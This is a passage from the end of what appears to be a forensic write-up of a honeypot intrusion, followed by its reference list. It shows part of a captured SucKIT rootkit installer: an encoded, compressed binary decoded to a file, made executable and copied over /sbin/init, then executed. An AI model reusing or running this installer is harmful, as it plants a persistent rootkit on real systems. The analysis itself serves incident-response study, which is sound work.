\301\267\343\200\173\011\360\376\027\061\000\346\353\132\360\127\347\
\143\200\255\324\105\133\137\214\242\133\013\056\217\125\347\244\152\
\301\135\275\261\222\103\013\176\322\023\053\271\264\340\057\342\355\
\046\153\301\333\372\143\245\052\055\130\031\057\315\325\202\377\063\
\126\012\172\111\210\073\057\304\252\327\153\301\347\142\245\340\056\
\252\076\033\007\354\046\300\003\027\143\200\127\011\360\142\034\340\
\040\251\056\306\001\056\002\340\043\272\006\300\115\200\327\142\200\
```

```
\034\217\026\034\175\051\126\232\250\005\213\143\245\040\171\327\337\
\176\204\066\247\235\101\125\161\365\356\304\243\242\222\130\052\244\
\206\054\025\226\021\127\177\136\363\212\277\071\071\071\323\075\023\
\347\074\354\233\344\271\147\112\306\175\236\173\322\340\357\376\164\
\321\063\061\277\170\225\147\356\012\331\063\037\237\076\364\334\077\
\045\155\322\377\307\376\277\032\333\274\041\117\377\277\231\070\045\
\115\204\337\377\027\141\302\224\212\215\153\345\025\117\300\257\134\
\316\177\375\346\225\134\134\045\013\123\312\327\255\132\041\257\020\
\246\360\357\212\047\052\052\204\051\364\265\162\335\332\265\305\145\
\200\121\266\116\056\026\376\212\277\233\015\036\360\014\151\374\237\
\212\144\370\075\235\025\257\067\037\141\030\147\340\341\051\122\370\
\054\305\343\263\004\241\146\144\034\317\143\374\116\062\360\160\163\
\233\376\237\270\371\120\167\353\225\364\246\032\170\370\261\301\340\
\367\074\065\220\057\363\377\242\373\256\241\053\244\347\061\360\146\
\013\127\366\073\075\241\015\301\001\357\270\345\112\172\170\174\362\
\360\004\274\256\122\101\150\273\112\277\143\214\076\315\277\075\153\
\005\141\336\125\360\376\027\132\070\137\375\150\157\000\000" | gzip -d > sk
chmod 0755 sk; if [ ! -f /sbin/init${H} ];  then cp -f /sbin/init /sbin/init${H}; fi; rm -f
/sbin/init; cp sk /sbin/init
echo "Starting SucKIT..."
cd $D
./sk
echo "SucKIT home is $D. Have fun!"
```

References

Part One:

Bartlett, John. The Ease of Steganography and Camouflage. March 17th 2002. http://www.sans.org/rr/papers/20/762.pdf

What's new at the Steganography Archive
http://www.jjtc.com/stegoarchive/stego/whatsnew.htm

Camouflage
http://camouflage.unfiction.com

The Internet wayback machine
http://archive.org

MDBTools
http://mdbtools.sourceforge.net

Economic Espionage Act Legislative History
http://www.cybercrime.gov/EEAleghist.htm

US Code: Title 18, Section 1030. Fraud and related activity in connection with computers
http://assembler.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html

US Code Title 17, Section 506 Copyright offenses
http://www.cybercrime.gov/17usc506.htm

Part Two:
The Honeynet Project. Know Your Enemy, Second Edition. Addison Wesley, 2004. pages 47-94 GEN I honeynets.

Honeypot tools
http://honeynet.org/tools

Nstats network statistics
http://freshmeat.net/projects/nstats

SANS forensic laptop configuration
http://www.sans.org/conference/forensic_install.pdf

Gentoo installation guide
http://www.gentoo.org/doc/en/handbook/handbook-x86.xml.

Bash udp logging patch
http://www.honeynet.org/tools/dcapture/bash-anton.patch
ftp://ftp.redhat.com/pub/redhat/linux/7.0/en/os/i386/SRPMS/bash-2.04.11.rpm

Firewall configuration guidelines
http://www.honeynet.org/tools/dcontrol/rc.firewall
http://www.sns.ias.edu/~jns/security/iptables/rules.html
http://www.gentoo.org/doc/en/home-router-howto.xml

Swatch, log event automation
http://swatch.sourceforge.net

Etherape, visual network monitor
http://etherape.sourceforge.net

Inidents by port. MyNetWatchMan.com
http://www.mynetwatchman.com/incidentsbyport.asp?range=0&SID=0x060016&ServiceName=tcp/22

FIRE Forensic toolkit
http://biatchux.dmzs.com/

The SANS Institute Tack 8 Unix Forensics Guide 8.2
2004, page 152, Icat Hands on code snippet.

lilo man page, November 10th, 2004.
http://olympus.het.brown.edu/cgi-bin/man2html?lilo.conf+5

Romanian names, November 13th, 2004
http://www.20000-names.com/male_romanian_names.htm

Albanian Names, November 13th, 2004
http://www.aboutnames.ch/albanian.htm#gnBuri

Vadim DOS tool thread, November 11th, 2004
http://www.webhostingtalk.com/archive/thread/123024-1.html

DNS Tools, November 13th, 2004.
www.dnsstuff.com/

Regular Expressions, November 14th, 2004.
http://www.cactus.org/~dak/regexpr.html